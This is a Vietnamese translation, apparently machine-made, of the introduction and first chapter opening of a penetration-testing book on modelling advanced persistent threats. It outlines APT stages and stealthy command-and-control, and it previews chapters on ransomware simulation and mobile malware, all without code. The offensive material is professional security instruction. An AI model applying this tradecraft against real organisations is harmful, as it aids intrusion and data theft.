Kiểm tra thâm nhập nâng cao

Hack các mạng an toàn nhất thế giới

Wil Allsopp

WILEY

Giới thiệu

Có một niềm tin cũ nhưng sai lầm rằng vận may ưu ái những người dũng cảm. Vận may đã và sẽ luôn ưu ái những người có sự chuẩn bị. Khi tổ chức của bạn gặp phải sự cố an ninh nghiêm trọng (và nó sẽ xảy ra), thì mức độ chuẩn bị của bạn dựa trên sự hiểu biết về tính tất yếu của sự kiện như vậy sẽ hướng dẫn quá trình phục hồi thành công. Không quan trọng bạn chịu trách nhiệm về an ninh của một trường cao đẳng cộng đồng địa phương hay bạn là CISO của một ngân hàng quốc tế—thực tế này sẽ luôn đúng.

Trích dẫn lời Howard Ruff, “Trời không mưa khi Nô-ê đóng tàu.” Bước

đầu tiên để chuẩn bị là phải có nhận thức.

Quay lại vòng tròn đầy đủ

Luôn có ấn tượng rằng bạn phải vá hệ thống và bảo mật mạng của mình vì tin tặc đang quét các phạm vi địa chỉ rộng lớn để tìm kiếm nạn nhân chưa thực hiện những điều này và chúng sẽ lấy bất kỳ hệ thống dễ bị tấn công nào mà chúng có thể lấy được. Theo một nghĩa nào đó thì điều đó đúng - luôn có những kẻ hài lòng với những quả chín dễ hái. Điều đó cũng đúng vào những năm 80 - quay số chiến tranh trên PSTN và các cuộc tấn công như vậy thường dễ phòng ngừa nếu bạn biết mình đang phải đối mặt với điều gì. Tuy nhiên, nếu bạn bị nhắm mục tiêu cụ thể bởi một người có thời gian và nguồn lực, bạn sẽ gặp phải vấn đề ở quy mô hoàn toàn khác. Nói một cách đơn giản, việc truy cập vào hệ thống của công ty bằng cách kiên nhẫn nhắm mục tiêu vào người dùng thường là cách tốt nhất vào những năm 80 và thường là cách tốt nhất hiện nay. Tuy nhiên, ngành bảo mật, giống như bất kỳ ngành nào khác, liên tục tìm cách bán các sản phẩm và dịch vụ "mới" với các tên gọi khác nhau và để làm được điều đó, cần có một thuật ngữ thông dụng. Thuật ngữ được sử dụng phổ biến là mối đe dọa dai dẳng nâng cao.

Mối đe dọa dai dẳng nâng cao (APT)

Điểm khác biệt giữa APT với các cuộc xâm nhập truyền thống là nó có mục tiêu rõ ràng. Kẻ tấn công đang tìm kiếm thứ gì đó (ví dụ như dữ liệu độc quyền) và sẵn sàng kiên nhẫn hết mức có thể để có được dữ liệu đó.
Mặc dù tôi không khuyên bạn nên chia nhỏ các quy trình phức tạp thành các danh sách hoặc sơ đồ đơn giản, nhưng nhìn chung tất cả APT đều có những đặc điểm sau:

- *Sự thỏa hiệp ban đầu*—Thường được thực hiện hoặc hỗ trợ bằng cách sử dụng các kỹ thuật kỹ thuật xã hội. Một cuộc tấn công vào khách hàng sẽ bao gồm một thành phần kỹ thuật cốt lõi (như một ứng dụng Java), nhưng nếu không có lý do

thuyết phục, một cuộc tấn công như vậy thường sẽ thất bại. Một lý do có thể là

bất cứ điều gì nhưng đều thành công khi được điều chỉnh cho phù hợp với mục tiêu và nhân viên của mục tiêu đó. Việc tung lưới rộng để bắt những quả chín (để trộn lẫn ẩn dụ của tôi) không phải là cách chấp nhận được để mô hình hóa APT và chắc chắn không phải là cách đối thủ của bạn đang làm.

- *Thiết lập đầu cầu*—Đảm bảo quyền truy cập trong tương lai vào các tài sản bị xâm phạm mà không cần phải xâm nhập ban đầu lại. Đây là lúc Command & Control (C2) phát huy tác dụng và tốt nhất là bạn nên có thứ gì đó do chính mình tạo ra; thứ mà bạn hiểu rõ và có thể tùy chỉnh theo nhu cầu của mình. Đây là điểm chính trong cuốn sách này mà tôi đã nêu ra nhiều lần khi thảo luận về các khía cạnh khác nhau của C2—nó cần phải an toàn nhưng lưu lượng truy cập của nó phải có vẻ hợp pháp. Có những giải pháp dễ dàng cho vấn đề này.
- *Tăng cường đặc quyền*—Có được quyền truy cập quản trị viên cục bộ và cuối cùng là quản trị viên tên miền. Có nhiều cách để đạt được điều này; cuốn sách này sẽ dành nhiều không gian cho các phương pháp tốt nhất và đáng tin cậy nhất cũng như một số khái niệm tinh tế hơn.
- *Trinh sát nội bộ*—Thu thập thông tin về cơ sở hạ tầng xung quanh, mối quan hệ tin cậy và cấu trúc miền Windows. Nhận thức tình huống là yếu tố quan trọng đối với sự thành công của bất kỳ APT nào.
- *Mạng lưới thực dân*—Mở rộng quyền kiểm soát sang các tài sản mạng khác bằng cách sử dụng thông tin xác thực quản trị đã thu thập hoặc các cuộc tấn công khác. Điều này cũng được gọi là chuyển động ngang, trong đó kẻ tấn công (đã thiết lập một cơ sở hoạt động ổn định trong mạng mục tiêu) sẽ lan truyền ảnh hưởng trên toàn bộ cơ sở hạ tầng và khai thác các máy chủ khác.
- *Kiên trì*—Đảm bảo kiểm soát liên tục thông qua Command & Control. Persistence về cơ bản có nghĩa là có thể truy cập mục tiêu bất cứ khi nào bạn muốn bất kể máy có được khởi động lại hay không.
- *Hoàn thành nhiệm vụ*—Lọc dữ liệu bị đánh cắp. Phần quan trọng nhất của bất kỳ APT nào. Kẻ tấn công không quan tâm đến việc phá hoại hệ thống, làm hỏng trang web hoặc đánh cắp số thẻ tín dụng (trừ khi bất kỳ điều nào trong số những điều này thúc đẩy mục tiêu cuối cùng). Luôn có một mục tiêu được xác định rõ ràng trong đầu và mục tiêu đó hầu như luôn là dữ liệu độc quyền—nhiệm vụ được hoàn thành khi dữ liệu đó đã được định vị và giải phóng.

Tôi là một chuyên gia kiểm thử xâm nhập (một "hacker" chuyên nghiệp, nếu bạn muốn) làm việc cho mọi loại khách hàng và thị trường có thể có trong hơn hai thập kỷ. Cuốn sách này nói về câu chuyện đó. Tôi muốn chỉ ra cách kiểm thử xâm nhập thông thường gần như vô dụng khi cố gắng bảo vệ các tổ chức khỏi một cuộc tấn công APT có mục tiêu. Chỉ bằng cách vượt qua bản chất trì trệ của các

phương pháp kiểm thử xâm nhập hiện đại, điều này mới có thể hy vọng đạt được. Những kẻ thù tiềm tàng ngày nay bao gồm tội phạm có tổ chức và

các quốc gia—cần lưu ý rằng các cơ quan tình báo nước ngoài (của bất kỳ quốc gia nào) đều đầu tư rất nhiều vào hoạt động gián điệp công nghiệp, và không chỉ chống lại các quốc gia thù địch.

Công nghệ thế hệ tiếp theo

Có rất nhiều công nghệ có sẵn tuyên bố có thể ngăn chặn APT, có khả năng chặn phần mềm độc hại không xác định. Một số sản phẩm này không tệ và thực sự bổ sung thêm một lớp bảo mật bằng cách cung cấp một số mức độ phân tích hành vi—ví dụ như bắt lệnh gọi lại Metasploit bằng cách xem .exe đang làm gì thay vì dựa vào chữ ký phần mềm diệt vi-rút, có thể dễ dàng bỏ qua. Tuy nhiên, điều đó rất dễ mô hình hóa chỉ vì hành vi của công cụ như vậy được hiểu rất rõ. Một APT thực sự sẽ được thực hiện bởi các tác nhân đe dọa lành nghề có khả năng phát triển các công cụ của riêng họ với sự hiểu biết rất sâu sắc về cách thức hoạt động của các hệ thống phát hiện và ngăn chặn xâm nhập hiện đại. Do đó, khi mô tả các kỹ thuật mô hình hóa, tôi sử dụng nhiều giao thức SSH vì nó giải quyết được nhiều vấn đề trong khi che giấu hoạt động khỏi các hệ thống giám sát và đồng thời tạo ra vẻ ngoài của lưu lượng hợp pháp. Lúc này, điều khôn ngoan là suy nghĩ về những gì APT không phải và tại sao. Tôi đã thấy một số tổ chức, thương mại và các tổ chức khác, đưa ra lời khuyên và bán dịch vụ dựa trên sự hiểu biết sai lệch của riêng họ về bản chất của Mối đe dọa dai dẳng nâng cao. Bài viết sau đây được đăng trên InfoWorld là nơi lý tưởng để bác bỏ một số quan niệm sai lầm mà tôi thấy trong một cuộc thảo luận trực tuyến gần đây:

- **Dấu hiệu APT số 1: Tăng số lượng đăng nhập nâng cao vào đêm khuya**— Điều này vô nghĩa. Khi mục tiêu đã bị xâm phạm (bằng bất kỳ phương tiện nào), kẻ tấn công không cần sử dụng các phương thức đăng nhập đã được kiểm toán, vì chúng sẽ triển khai cơ sở hạ tầng Chỉ huy & Kiểm soát của riêng chúng. Bạn sẽ không thấy các lần đăng nhập nâng cao vào đêm khuya hoặc bất kỳ thời điểm nào khác.

  Nhật ký kiểm toán có thể không phát hiện ra điều gì khi kẻ tấn công lành nghề đã thiết lập được căn cứ của mình. Rất có thể những cơ chế này sẽ bị kẻ tấn công ngay lập tức phá vỡ.

- **Dấu hiệu APT số 2: Tìm Trojan cửa sau lan rộng**— Trong suốt cuốn sách này, tôi sẽ liên tục đào sâu vào bạn về việc các công cụ phát hiện AV và phần mềm độc hại khác kém hiệu quả như thế nào trong việc chống lại APT. “A” là viết tắt của advanced (nâng cao); những kẻ tấn công có khả năng phát triển các công cụ của riêng chúng hoặc che giấu các công cụ công khai. Nếu bạn tìm thấy Trojan cửa sau (phổ biến hoặc không) và chúng được một tác nhân bên ngoài tiên tiến đưa vào đó, chúng là mồi nhử và bạn phải tìm ra chúng.

- **Dấu hiệu APT số 3: Luồng thông tin bất ngờ**—“Tôi ước mọi ứng dụng email đều có khả năng hiển thị nơi người dùng mới nhất đã đăng nhập để nhận

email và nơi tin nhắn cuối cùng được truy cập. Gmail và một số hệ thống email đám mây khác đã cung cấp tính năng này."

Bất kỳ hệ thống email nào (hoặc bất kỳ hệ thống nào khác) đều có thể ghi lại địa chỉ IP từ xa và thực hiện phân tích thời gian thực để phát hiện hành vi bất thường.
Tuy nhiên, nếu kẻ tấn công ở trong mạng của bạn và chọn truy cập email của người dùng theo cách này, địa chỉ nguồn có thể và sẽ bắt nguồn từ trong mạng của bạn. Điều này đặc biệt đúng khi các cuộc tấn công man-in-the-browser trở nên phổ biến hơn.

- **Dấu hiệu APT số 4: Phát hiện các gói dữ liệu bất ngờ**—Hy vọng rằng bạn có thể vô tình tìm thấy các tệp zip chứa dữ liệu có giá trị (đã được để lại một cách thuận tiện để bạn tìm thấy) là một cách tiếp cận kém về bảo mật thông tin. Mặc dù phát hiện như vậy có thể là Chỉ báo xâm phạm (IoC), nhưng nó không đáng tin cậy cũng như không thể lặp lại. Bạn nên cho rằng nếu kẻ tấn công có thể xâm nhập vào mạng của bạn và đánh cắp dữ liệu có giá trị nhất của bạn, chúng biết cách sử dụng lệnh Xóa.
- **Dấu hiệu APT số 5: Phát hiện công cụ hack pass-the-hash**—Tôi không chắc tại sao các công cụ hack "pass-the-hash" lại được chú ý đặc biệt—đặc biệt là khi (nói chung) chúng không có xu hướng tồn tại riêng lẻ mà là một phần của các khuôn khổ hack. Tuy nhiên, trong khi sự hiện diện của bất kỳ công cụ nào như vậy có thể được coi là IoC, bạn sẽ học được trong cuốn sách này rằng việc để phần mềm hack có thể phát hiện được nằm xung quanh trên các máy bị xâm nhập đơn giản là không phải cách thực hiện. Tàng hình và kiên nhẫn là đặc điểm của APT.

"Tin tặc"

Nhân khẩu học của những người mà chúng ta coi là "hacker" đã thay đổi đến mức không thể nhận ra, vì vậy phần giới thiệu này sẽ là lần cuối cùng tôi sử dụng từ đó. Nó đã lỗi thời và lỗi thời, và những hàm ý mà nó gợi lên hoàn toàn không chính xác. Tôi thích những thuật ngữ trung lập hơn, "kẻ tấn công" hoặc "diễn viên bên ngoài", bởi vì như bạn sẽ biết, có những thứ tồi tệ hơn nhiều so với những kẻ vô chính phủ tuổi teen có quá nhiều thời gian rảnh rỗi. "Thời kỳ hoàng kim" của tin tặc mà những kẻ phản anh hùng là Mark Abene, Kevin Poulsen, Kevin Mitnick và những người khác là một thời kỳ vô cùng ngây thơ so với ngày nay, khi thực tế còn kỳ lạ hơn cả tiểu thuyết khoa học viễn tưởng về mạng của những năm 1980 đã truyền cảm hứng cho rất nhiều tin tặc thời đó.

Đó là một vài năm bận rộn. Những tiết lộ của Snowden đã gây chấn động thế giới và trực tiếp dẫn đến những thay đổi sâu rộng trong thái độ của ngành công nghệ đối với vấn đề an ninh. Vào năm 2013, tôi đã có một cuộc trò chuyện với một khách hàng mà trước khi có vụ rò rỉ, điều này là không thể tưởng tượng được—

một cuộc trò chuyện mà NSA là kẻ xấu mà họ muốn được bảo vệ. Đây là một

Công ty Fortune 500, không phải là mafia. Trộm cắp tài sản trí tuệ đang gia tăng và mở rộng quy mô. Trong lĩnh vực công việc của mình, tôi có vị thế độc nhất để khẳng định chắc chắn rằng các cuộc tấn công mà bạn nghe nói đến chỉ là những cuộc tấn công bị rò rỉ cho giới truyền thông. Chúng chỉ là phần nổi của tảng băng chìm so với những thứ không được đưa tin. Tôi chứng kiến điều đó hàng ngày. Thật không may cho ngành công nghệ nói chung, việc đột nhập vào các hệ thống mục tiêu (và tôi sẽ bao gồm cả thử nghiệm xâm nhập ở đây, khi được tiến hành đúng cách) dễ hơn nhiều so với việc giữ cho hệ thống an toàn trước các cuộc tấn công. Sự khác biệt giữa an toàn và dễ bị tấn công chỉ đơn giản là một cá nhân trong một công ty có hàng nghìn người mắc một lỗi nhỏ.

Hãy quên mọi thứ bạn nghĩ bạn biết về Kiểm tra thâm nhập

Không có gì thực sự an toàn. Nếu có một bài học rút ra thì đó là—một kẻ tấn công quyết tâm luôn có lợi thế và (trừ một số ít trường hợp) doanh nghiệp càng lớn thì càng trở nên không an toàn. Có nhiều thứ để giám sát hơn, nhiều điểm ra vào hơn, ranh giới giữa các đơn vị kinh doanh trở nên mờ nhạt và tất nhiên là có nhiều người dùng hơn. Tất nhiên, điều đó không có nghĩa là bạn nên từ bỏ hy vọng, nhưng khái niệm “bảo mật thông qua tuân thủ” là chưa đủ.

Mặc dù có những lợi ích rõ ràng của loại thử nghiệm toàn diện hoặc mở này, nhưng nó hiếm khi được thực hiện trong thế giới thực, ít nhất là khi so sánh với thử nghiệm thâm nhập truyền thống. Có hai lý do cho điều này: nó được coi là tốn kém hơn (thực tế không phải vậy) và các tổ chức hiếm khi muốn được giám sát ở mức độ đó. Họ chỉ muốn làm đủ để tuân thủ các chính sách bảo mật và các yêu cầu theo luật định của họ. Bạn nghe các thuật ngữ như tuân thủ HIPAA, SOX hoặc PCI được các nhà cung cấp đưa ra như thể chúng có ý nghĩa gì đó, nhưng chúng chỉ tồn tại để giữ cho các luật sư hài lòng và được trả lương cao và đó là một gói dễ bán. Bạn có thể tuân thủ PCI và dễ bị tổn thương như địa ngục. Hãy hỏi TJ Maxx hoặc Sony: phải mất những năm trước để khôi phục lại lòng tin vào thương hiệu; lượng dữ liệu khổng lồ bị rò rỉ có nghĩa là thiệt hại đối với Sony vẫn đang được đánh giá. Đủ để nói rằng tâm lý tuân thủ có hại cho bảo mật của bạn. Tôi thực sự nhấn mạnh vấn đề ở đây vì tôi muốn đảm bảo rằng mọi người hiểu đầy đủ.
Tuân thủ chính sách bảo mật và đảm bảo an toàn là hai khái niệm không giống nhau.

Cuốn sách này được tổ chức như thế nào

Trong cuốn sách này, như đã nêu, tôi sẽ xem xét mô hình APT trong thế giới thực, nhưng tôi cũng sẽ đi xa hơn thế một chút. Tôi sẽ trình bày một khuôn khổ thử nghiệm APT đang hoạt động và trong mỗi chương sẽ thêm một lớp chức năng khác khi cần để giải quyết các vấn đề khác nhau và áp dụng kết quả vào các

môi trường mục tiêu đang thảo luận. Khi làm như vậy, tôi sẽ hoàn toàn không phụ thuộc vào mã

nếu có thể; tuy nhiên, kiến thức vững chắc về lập trình là điều cần thiết vì bạn sẽ phải tạo ra các công cụ của riêng mình—đôi khi bằng ngôn ngữ mà bạn không quen thuộc.

Mỗi chương trong cuốn sách này thảo luận về kinh nghiệm của tôi về mô hình APT đối với các ngành cụ thể. Do đó, mỗi chương giới thiệu các khái niệm mới, ý tưởng mới và bài học rút ra. Tôi tin rằng việc chia nhỏ công việc này theo ngành là rất có giá trị vì môi trường, thái độ đối với bảo mật và thực sự là năng lực của những người thực hiện phòng thủ mạng rất khác nhau giữa các lĩnh vực khác nhau. Nếu bạn là người kiểm tra bút, bạn sẽ học được điều gì đó. Nếu bạn có nhiệm vụ không đáng ghen tị là ngăn chặn những kẻ xâm nhập khỏi hệ thống của tổ chức, bạn sẽ học được những điều khiến bạn mất ngủ nhưng cũng cho bạn biết cách xây dựng các biện pháp phòng thủ kiên cường hơn.

Thay vì tiếp cận chủ đề như một hướng dẫn kỹ thuật khô khan, mỗi chương đều theo một định dạng tương tự—bối cảnh của nhiều ngành công nghiệp riêng biệt sẽ là bối cảnh mà các công nghệ, cuộc tấn công và chủ đề mới được khám phá. Điều này bao gồm không chỉ các vectơ tấn công thành công mà còn các khái niệm quan trọng như leo thang đặc quyền, tránh phát hiện phần mềm độc hại, nhận thức tình huống, di chuyển ngang và nhiều kỹ năng khác quan trọng để hiểu thành công cả APT và cách mô hình hóa nó. Mục tiêu không chỉ là cung cấp một bộ sưu tập mã và tập lệnh, mặc dù có nhiều ví dụ được đưa ra, mà còn khuyến khích hiểu biết rộng rãi và hữu cơ về các vấn đề và giải pháp của chúng để người đọc có thể suy nghĩ về chúng theo những cách mới và có thể tự tin phát triển các công cụ của riêng mình.

- Chương 1, “Medical Records (In)Security,” thảo luận về các cuộc tấn công vào cơ sở hạ tầng bệnh viện với các khái niệm như các cuộc tấn công macro và các kỹ thuật man-in-the-browser. Giới thiệu về Command & Control (C2) được khám phá.
- Chương 2“Trộm cắp nghiên cứu” sẽ khám phá các cuộc tấn công sử dụng Java Applet và C2 tiên tiến hơn trong bối cảnh tấn công vào một trường đại học nghiên cứu.
- Chương 3, “Vụ trộm thế kỷ XXI”, xem xét các cách xâm nhập vào các mục tiêu có tính bảo mật cao như ngân hàng và các kỹ thuật C2 cực kỳ tiên tiến bằng cách sử dụng giao thức DNS.
- Chương 4“Pharma Karma” kiểm tra một cuộc tấn công vào một công ty dược phẩm và trong bối cảnh này giới thiệu các khai thác phía máy khách và tích hợp các khuôn khổ của bên thứ ba như Metasploit vào C2 của bạn.
- Chương 5“Súng và Đạn”, kiểm tra mô phỏng phần mềm tống tiền và sử dụng dịch vụ ẩn Tor để che giấu vị trí vật lý của cơ sở hạ tầng C2.
- Chương 6“Tình báo hình sự,” sử dụng bối cảnh của một cuộc xâm nhập

chống lại một trụ sở cảnh sát để minh họa việc sử dụng hộp "creeper" cho các cuộc giao tranh dài hạn, nơi có thể tiếp cận vật lý tạm thời. Các khái niệm khác như leo thang đặc quyền và triển khai các cuộc tấn công bằng ứng dụng HTML được giới thiệu.

- Chương 7"War Games" thảo luận về một cuộc tấn công vào mạng dữ liệu được phân loại và giải thích các khái niệm như thu thập thông tin tình báo nguồn mở và các khái niệm nâng cao trong Chỉ huy & Kiểm soát.
- Chương 8, "Hack Journalists," cho thấy cách tấn công một nhà xuất bản và sử dụng công nghệ và quy trình làm việc của họ để chống lại họ. Nội dung phương tiện truyền thông phong phú mới nổi và các phương pháp C2 thử nghiệm được xem xét. Các khái niệm nâng cao trong kỹ thuật xã hội được giới thiệu.
- Chương 9"Northern Exposure" là một cuộc tấn công giả định chống lại một quốc gia thù địch do nhóm Chiến dịch tiếp cận theo yêu cầu (TAO) của chính phủ thực hiện.
  Bắc Triều Tiên được sử dụng như một ví dụ thuận tiện. Chúng tôi thảo luận về bản đồ mạng kín đáo tiên tiến và các phương tiện tấn công điện thoại thông minh, bao gồm cả việc tạo mã độc cho điện thoại iOS và Android.

Vậy thì, không cần phải nói thêm nữa, chúng ta hãy cùng xem chương trình nhé.

Chương 1
Hồ sơ y tế (không) an toàn

Chương đầu tiên này sẽ chỉ ra cách thức sử dụng các cuộc tấn công đơn giản nhất để xâm phạm dữ liệu an toàn nhất. Đây là nơi hợp lý để bắt đầu, đặc biệt là khi bảo mật dữ liệu y tế từ lâu đã là vấn đề khiến các CIO của bệnh viện phải trằn trọc suốt đêm.

VỤ VIỆC “KANE”

Việc đánh cắp hoặc thậm chí thay đổi dữ liệu bệnh nhân đã là mối đe dọa đáng sợ từ lâu trước khi Dutchman "Kane" xâm nhập Trung tâm Y tế của Đại học Washington vào năm 2000. Vào thời điểm đó, bệnh viện tin rằng họ đã phát hiện và ngăn chặn thành công cuộc tấn công, một niềm tin mà họ đã bị bác bỏ một cách thô lỗ sáu tháng sau khi Kane chia sẻ dữ liệu mà anh ta đã lấy được với nhà báo Kevin Poulsen của Security Focus, người sau đó đã xuất bản một bài báo mô tả cuộc tấn công và hậu quả của nó. Điều này nhanh chóng trở thành tin tức toàn cầu. Kane đã có thể ẩn náu trong các mạng lưới của Trung tâm Y tế bằng cách cho phép các nạn nhân của mình tin rằng họ đã trục xuất anh ta. Anh ta đã làm điều này bằng cách để lại Trojan truy cập từ xa BO2K dễ phát hiện (một công cụ do nhóm tin tặc "Cult of the Dead Cow" phát triển và phổ biến vào đầu thế kỷ) trên một số máy chủ bị xâm nhập trong khi cơ sở hạ tầng chỉ huy và kiểm soát của riêng anh ta có phần kín đáo hơn. Toàn bộ sự việc được ghi lại đầy đủ trực tuyến và tôi khuyên bạn nên đọc về nó, vì nó vừa là một ví dụ tuyệt vời về APT hiện đại ban đầu vừa là một trường hợp điển hình về cách không nên xử lý xâm nhập — theo thủ tục và công khai.

Xem bài viết gốc tạihttp://www.securityfocus.com/news/122

Giới thiệu về mô phỏng mối đe dọa dai dẳng nâng cao

Mô hình hóa mối đe dọa APT là một nhánh cụ thể của thử nghiệm thâm nhập, trong đó các cuộc tấn công có xu hướng tập trung vào người dùng cuối để đạt được sự xâm phạm mạng ban đầu thay vì tấn công các hệ thống bên ngoài như ứng dụng web hoặc cơ sở hạ tầng mạng hướng đến Internet. Là một bài tập, nó có xu hướng được thực hiện theo hai mô hình chính—phòng ngừa, tức là, như một phần của sáng kiến thử nghiệm thâm nhập, hoặc hậu tử thi, để bổ sung cho phản ứng pháp y sau sự cố đối với

hiểu cách kẻ xâm nhập có thể truy cập được. Phần lớn là loại đầu tiên. Các cuộc giao tranh APT có thể được thực hiện như các bài tập ngắn hạn kéo dài vài tuần hoặc trong thời gian dài, được tính phí một giờ mỗi ngày trong nhiều tháng. Có nhiều ý kiến khác nhau về chiến lược nào hiệu quả hơn (và tất nhiên là tùy thuộc vào bản chất của mục tiêu). Một mặt, thời gian dài hơn cho phép mô hình mô phỏng một cuộc tấn công trong thế giới thực chính xác hơn, nhưng mặt khác, khách hàng có xu hướng muốn cập nhật thường xuyên khi thử nghiệm được thực hiện theo cách này và nó có xu hướng phá vỡ mục đích của thử nghiệm khi bạn bị cắt ngang ở mọi rào cản. Các cách tiếp cận khác nhau sẽ được xem xét trong suốt cuốn sách này.

Tóm tắt bối cảnh và sứ mệnh


Một bệnh viện ở London đã bị xâm nhập bởi những bên không rõ danh tính.

Đó là tổng số những gì tôi biết khi đến khuôn viên gạch đỏ để thảo luận về thỏa hiệp và đề xuất các hành động tiếp theo. Sau phần giới thiệu và cà phê pha bằng máy kém chất lượng thường đi kèm với các cuộc họp như vậy, chúng tôi đi vào trọng tâm của vấn đề. Người dẫn chương trình của chúng tôi nói một cách khó hiểu rằng có "một bất thường trong hệ thống hồ sơ thuốc theo toa". Tôi không chắc mình nên hiểu thế nào về điều đó, "Có phải là chuyện của Y tá Jackie không?" Tôi hỏi. Tôi nhận được một cái nhìn như muốn nói "Anh không hài hước và tôi không xem Showtime". Cô ấy tiếp tục, "Chúng tôi phát hiện ra rằng một số hồ sơ bệnh nhân giả đã được tạo ra sau đó được sử dụng để lấy thuốc được kiểm soát".

Đúng vậy. Tôi chắc chắn sẽ coi đó là một sự bất thường.

Chúng tôi đã thảo luận thêm về cuộc tấn công và hệ thống hồ sơ bệnh nhân—ưu và nhược điểm của nó—và với sự không thể tránh khỏi, các cuộc tấn công đã xảy ra sau một nỗ lực di chuyển dữ liệu lên đám mây. Bệnh viện đã triển khai giải pháp chìa khóa trao tay từ một công ty có tên là Pharmattix. Đây là một hệ thống đang được triển khai tại các bệnh viện trên khắp cả nước để hợp lý hóa việc cung cấp dịch vụ chăm sóc sức khỏe theo mô hình đăng ký tiết kiệm chi phí.

Về bản chất, công nghệ trông giống nhưHình 1.1.



Hình 1.1: Luồng mạng Pharmattix

Hệ thống có bốn lớp người dùng (xemHình 1.2):

Hình 1.2: Vai trò người dùng

- Bác sĩ kê đơn thuốc
- Nhà thuốc phân phối thuốc
- Bản thân bệnh nhân
- Phần quản lý hành chính cho bất kỳ nhiệm vụ khác

Luôn tốt khi tìm hiểu xem nhà cung cấp nói gì để bạn biết phần mềm cung cấp chức năng gì.

tiết kiệm thời gian.

Giúp việc thực hành và quản lý bệnh nhân của bạn dễ dàng hơn với tư vấn trực tuyến và tích hợp với HIS!

Đối với khả năng của trang web của bạn:

- Môi trường quản lý riêng • Các trang riêng lẻ như lộ trình nhóm, cuộc hẹn, v.v. • Giờ làm việc • Tờ rơi và thư cho bệnh nhân NHG • Tích hợp MS Office • Thông tin y tế • Thông tin hành khách và tiêm chủng • Nhiều biểu mẫu khác nhau (đăng ký, đơn thuốc lặp lại, câu hỏi) • Tư vấn điện tử • Lịch trực tuyến trên web • Liên kết đến trang web có Hệ thống thông tin bác sĩ gia đình (HIS) của bạn • Hỗ trợ tổng đài miễn phí
